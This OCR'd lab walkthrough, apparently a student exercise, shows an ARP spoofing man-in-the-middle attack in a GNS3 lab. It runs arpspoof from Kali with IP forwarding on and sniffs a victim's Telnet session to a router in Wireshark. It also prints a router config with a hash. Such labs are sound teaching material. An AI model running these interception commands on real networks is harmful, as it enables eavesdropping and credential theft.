
Attack

ARP Spoofing Attack

Man-In-The-Middle-Attack

Made by Ahmed Abou_ELmaged Shallan Allam


Network Topology: -




- **Operate DHCP in R1 and Distribute Ips to PCs**

```
PC1> dhcp
DDORA IP 172.16.0.2/16 GW 172.16.0.1

PC1>
```


GNS3VM
PC2
PC1_Kail
Recycle Bin
Microsoft Edge
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Ahmed Allam>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0 2:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::39d3:8776:8df1:ca17%8
IPv4 Address. . . . . : 172.16.0.3
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 172.16.0.1
Ethernet adapter Bluetooth Network Connection:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
C:\Users\Ahmed Allam>


GNS3VM
PC2
PC1_Kail
1 2 3 4
Kali Linux a...
Trash
File System
Home
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.16.0.4 netmask 255.255.0.0 broadcast 172.16.255.255
inet6 fe80::20c:29ff:fe17:6e16 prefixlen 64 scopeid 0×20<link>
ether 00:0c:29:17:6e:16 txqueuelen 1000 (Ethernet)
RX packets 742 bytes 53257 (52.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 750 bytes 65416 (63.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(root㉿kali)-[~]
#

- **Write In Kali Linux**


#ARP Spoofing

┌──(root㉿kali)-[~]

└─# echo 1 > /proc/sys/net/ipv4/ip_forward


┌──(root㉿kali)-[~]

└─# arpspoof -i eth0 -t 172.16.0.3 -r 172.16.0.1



┌──(root㉿kali)-[~]

└─# sudo wireshark



- **Enter in client1 and enter Telnet**


```
C:\Users\Ahmed Allam>
C:\Users\Ahmed Allam>
C:\Users\Ahmed Allam>
C:\Users\Ahmed Allam>
C:\Users\Ahmed Allam>telnet 10.0.0.2
```


Telnet 10.0.0.2


```
Username: s Verification
Username: admin
Password:
Telnet>
Telnet>en
Password:
Telnet#show run
Building configuration...

Current configuration : 1106 bytes
!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname Telnet
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$4.cr$rFLk/EojVCm4UOI2HSVuy/
!
no aaa new-model
memory-size iomem 5
no ip icmp rate-limit unreachable
ip cef
!
```


- **Enter in Wireshark in attack**




GNS3VM
PC2
PC1_Kail
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
telnet
No. Time Source Destination Protocol Length Info
443 27.327388690 172.16.0.3 10.0.0.2 TELNET 60 Telnet Data ...
445 27.375204412 10.0.0.2 172.16.0.3 TELNET 60 Telnet Data ...
447 27.391149058 10.0.0.2 172.16.0.3 TELNET 61 Telnet Data ...
453 28.068324552 172.16.0.3 10.0.0.2 TELNET 60 Telnet Data ...
455 28.112991705 10.0.0.2 172.16.0.3 TELNET 60 Telnet Data ...
459 28.195557917 172.16.0.3 10.0.0.2 TELNET 60 Telnet Data ...
461 28.236422412 10.0.0.2 172.16.0.3 TELNET 60 Telnet Data ...
466 28.486533351 172.16.0.3 10.0.0.2 TELNET 60 Telnet Data ...
468 28.528492231 10.0.0.2 172.16.0.3 TELNET 60 Telnet Data ...
472 28.800813093 172.16.0.3 10.0.0.2 TELNET 60 Telnet Data ...
474 28.851495517 10.0.0.2 172.16.0.3 TELNET 60 Telnet Data ...
478 29.009365807 172.16.0.3 10.0.0.2 TELNET 60 Telnet Data ...
480 29.049738287 10.0.0.2 172.16.0.3 TELNET 60 Telnet Data ...
484 29.302808587 172.16.0.3 10.0.0.2 TELNET 60 Telnet Data ...
486 29.343258195 10.0.0.2 172.16.0.3 TELNET 60 Telnet Data ...
